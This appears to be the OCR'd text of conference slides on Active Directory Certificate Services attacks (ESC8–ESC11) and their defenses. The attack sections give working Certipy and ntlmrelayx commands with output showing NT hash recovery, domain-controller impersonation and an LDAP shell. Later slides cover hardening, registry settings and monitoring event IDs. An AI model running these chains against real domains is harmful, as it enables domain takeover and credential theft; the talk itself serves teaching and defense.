
```
sudo certipy relay -ca CA_DOMAIN
```

```
python3 ntlmrelayx.py -t http://<ca-server>/certsrv/certfnsh.asp
-smb2support --adcs --template TEMPLATE
```

https://github.com/ExAndroidDev/impacket/tree/ntlmrelayx-adcs-attack (If the above is failing)

https://github.com/bats3c/ADCSPwn

ESC9 - Reverted Patches



ESC9


Conditions:

- `StrongCertificateBindingEnforcement` set to `1` (default) or `0`
- Certificate contains the `CT_FLAG_NO_SECURITY_EXTENSION` flag in the `msPKI-Enrollment-Flag` value
- Certificate specifies any client authentication EKU


Requisites:

- `GenericWrite` over any account A to compromise any account B


ESC9 - Exploitation




```
➜ Certipy certipy shadow auto -username John@corp.local -p Passw0rd -account Jane
```




```
➜ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn Administrator
```



```
➜ Certipy certipy req -username jane@corp.local -hashes a87f3a337d73085c45f9416be5787d86 -ca corp-DC-CA -template ESC9
```




```
➜ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn Jane@corp.local
```



```
➜ Certipy certipy auth -pfx administrator.pfx -domain corp.local
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@corp.local': fc525c9683e8fe067095ba2ddc971889
```

ESC10 - SCHANNEL/KDC Binding



ESC10 — Weak Certificate Mappings

Description

ESC10 refers to two registry key values on the domain controller.

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel` `CertificateMappingMethods`. Default value `0x18` (`0x8 | 0x10`), previously `0x1F`.

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc` `StrongCertificateBindingEnforcement`. Default value `1`, previously `0`.


Case 1

`StrongCertificateBindingEnforcement` set to `0`


Case 2

`CertificateMappingMethods` contains `UPN` bit (`0x4`)

ESC10 - Exploitation



```
➜ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn 'DC$@corp.local'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Updating user 'Jane':
    userPrincipalName                    : DC$@corp.local
[*] Successfully updated 'Jane'
```



```
➜ Certipy certipy auth -pfx dc.pfx -dc-ip 172.16.126.128 -ldap-shell
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldap://172.16.126.128:389'
[*] Authenticated to '172.16.126.128' as: u:CORP\DC$
Type help for list of commands

#
```

ESC11 - Don’t let HTTP have all the fun

```
ntlmrelayx.py -t rpc://ca.corp.local -rpc-mode ICPR -icpr-ca-name <CA>
-smb2support
```

Helpful Hints

Certificate Formatting Tools


OpenSSL Can be manually used to extract keys, certificates or modify the format i.e pem, key/cert into PFX or vice versa. (Google ‘change’ format you want to go from and to go to)

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Certipy cert -pfx, -cert, or -key alongside the versions to either combine or split up keys.

Certi.py places a password on keys which may need to be removed when working with other formats.

What can I do with a cert?



```
➜ Certipy certipy auth -pfx administrator_dc.pfx
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@corp.local'
    [1] DNS Host Name: 'dc.corp.local'
>
```

certipy auth -pfx cert.pfx

Rubeus accepts a cert if you’re working on windows.

Both cases will generate use PKINIT to generate a TGT for you and attempt to obtain the NT Hash for the user or machine you’re authenticating as.

ONLY if NTAuthCertificates is enabled.


What to do - LDAP/Shuffle

certipy auth -pfx cert.pfx -ldap-shell

PassTheCert

https://github.com/AlmondOffSec/PassTheCert/

https://github.com/UriskLyErg/PassTheCert/tree/add_whoami



```
➜ Certipy certipy auth -pfx administrator.pfx -ldap-shell
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Connecting to 'ldap://172.16.126.128:389'
[*] Authenticated to '172.16.126.128' as: CORP\Administrator
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer
 rename_computer current_name new_name - Sets the SAMAccountName
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given use
 clear_rbcd target - Clear the resource based constrained delega
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, d
 get_user_groups user - Retrieves all groups this user is a memb
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords assoc
 grant_control target grantee - Grant full control of a given ta
 set_dontreqpreauth user true/false - Set the don't require pre-
 set_rbcd target grantee - Grant the grantee (sAMAccountName) th
 start_tls - Send a StartTLS command to upgrade from LDAP to LDA
 write_gpo_dacl user gpoSID - Write a full control ACE to the gp
 exit - Terminates this session.
```

BloodyAD

https://github.com/CravateRouge/bloodyAD / https://github.com/CravateRouge/autobloody

Bloodhound


Ly4k’s (Certipy Author) has added these features to Bloodhound as well as additional improvements while waiting for them to be made publicly available.

https://github.com/ly4k/BloodHound/

Defense

Harden the CA

- Consider your CA’s as vital as a Domain Controller
- Keep them Patched
- Disable EDITF_ATTRIBUTESUBJECTALTNAME2
- Require CA Certificate Manager Approval



Require the following for enrollment:

☑ CA certificate manager approval

□ This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

Application policy:

Issuance policies:

Require the following for reenrollment:

● Same criteria as for enrollment

○ Valid existing certificate


□ Allow key based renewal (*)

Requires subject information to be provided within the certificate request.

* Control is disabled due to compatibility settings.

Harden the CA

- Consider your CA’s as vital as a Domain Controller
- Keep them Patched
- Disable EDITF_ATTRIBUTESUBJECTALTNAME2
- Require CA Certificate Manager Approval
- Restrict Enrolment Agents



theshire-DC-CA Properties

For more information see Delegated Enrollment Agents.

○ Do not restrict enrollment agents

● Restrict enrollment agents

Enrollment agents:

THESHIRE\EnrollmentAgents

Certificate Templates:


User

Permissions:

Name	Access
THESHIRE\NewEmployees	Allow

Harden the CA

- Consider your CA’s as vital as a Domain Controller
- Keep them Patched
- Disable EDITF_ATTRIBUTESUBJECTALTNAME2 - ESC6
- Require CA Certificate Manager Approval
- Restrict Enrolment Agents
- Audit CA Server Permissions - ESC7
- DISABLE HTTP AND RPC ENDPOINTS!! ESC8/11




Group or user names:

- certmanager (certmanager@theshire.local)
- certadmin (certadmin@theshire.local)
- Domain Admins (THESHIRE\Domain Admins)
- Domain Computers (THESHIRE\Domain Computers)
- Enterprise Admins (THESHIRE\Enterprise Admins)
- Administrators (THESHIRE\Administrators)

Permissions for certadmin	Allow	Deny
Read	□	□
Issue and Manage Certificates	□	□
Manage CA	☑	□
Request Certificates	☑	□

Harden Templates

- Audit your templates!
- Remove unused templates
- https://github.com/GhostPack/PSPKIAudit
- Don’t allow users to supply the subject! - ESC1
- Enforce Strong Certificate Bindings - ESC1/6/9/10
  - `HKLM\SYSTEM\CurrentControlSet\Services\Kdc\UseSubjectAltName 0`
  - `HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement 2`
  - `HKLM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\CertificateMappingMethods 0x18`



CORPComputer Properties

○ Supply in the request

□ Use subject information from existing certificates for autoenrollment renewal requests

● Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

None

□ Include e-mail name in subject name

Include this information in alternate subject name:

□ E-mail name

☑ DNS name

□ User principal name (UPN)

□ Service principal name (SPN)

Monitoring

- Enable Logs:
  - Certsrv.msc -> right clicking on the CA -> Auditing (ON Certificate Authority)
  - GPO Computer Configuration -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration
  - GPO Computer Configuration -> Windows Settings -> Local Policies -> Audit Policy
- Certificate Request Event ID's :
  - Requested: 4886
  - Approved and Issued: 4887
- Drill down:
  - certutil.exe -v -view -restrict "Disposition=20,Request.SubmittedWhen>=5/21/2021 11:15 AM,RequesterName=CORP\itadmin" -gmt -out requestername,rawrequest

Monitoring

- Authentication Attempts Event ID’s:
  - 4768 - Kerberos TGT requested via Certificate
  - 4769 - A Kerberos service ticket was requested (Schannel Default attempt)
  - 4648 - A logon was attempted using explicit credentials (Schannel Success)
  - 4624 - An account successfully logged on (Auth Package `Kerberos` Login Proccess `Schannel`)
  - 4624 - Triggers on failure as well
- Kdcsvc Events ID’s
  - 39/41/49 (Strong Certificate Mapping Failures)
- Certificate Template Modifications:
  - 4899 - A Certificate Services template was updated (Only fires after cert requested)
  - 4900 - Certificate Services template security was update (Only fires after cert requested)
- Protect Templates with adsiedit.msc:
  - 4662 - An operation was performed on an object

Monitoring

- CA ACL modifications:
  - 4882: The security permissions for Certificate Services changed
  - 4890: The certificate manager settings for Certificate Services changed.
  - 4892: A property of Certificate Services changed

References

- https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d
- https://github.com/ly4k/Certipy
- https://research.ifcr.dk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7
- https://github.com/cfalta/PoshADCS
- https://www.tarlogic.com/blog/ad-cs-manageca-rce/
- https://blog.qdsecurity.se/2022/05/27/manually-injecting-a-sid-in-a-certificate/
- https://luemmelsec.github.io/Skidaddle-Skideldi-I-just-pwnd-your-PKI/
- https://github.com/Orange-Cyberdefense/GOAD !!!

Thanks

- For coming to my talk
- The companies who let me do this research on their networks

sectalks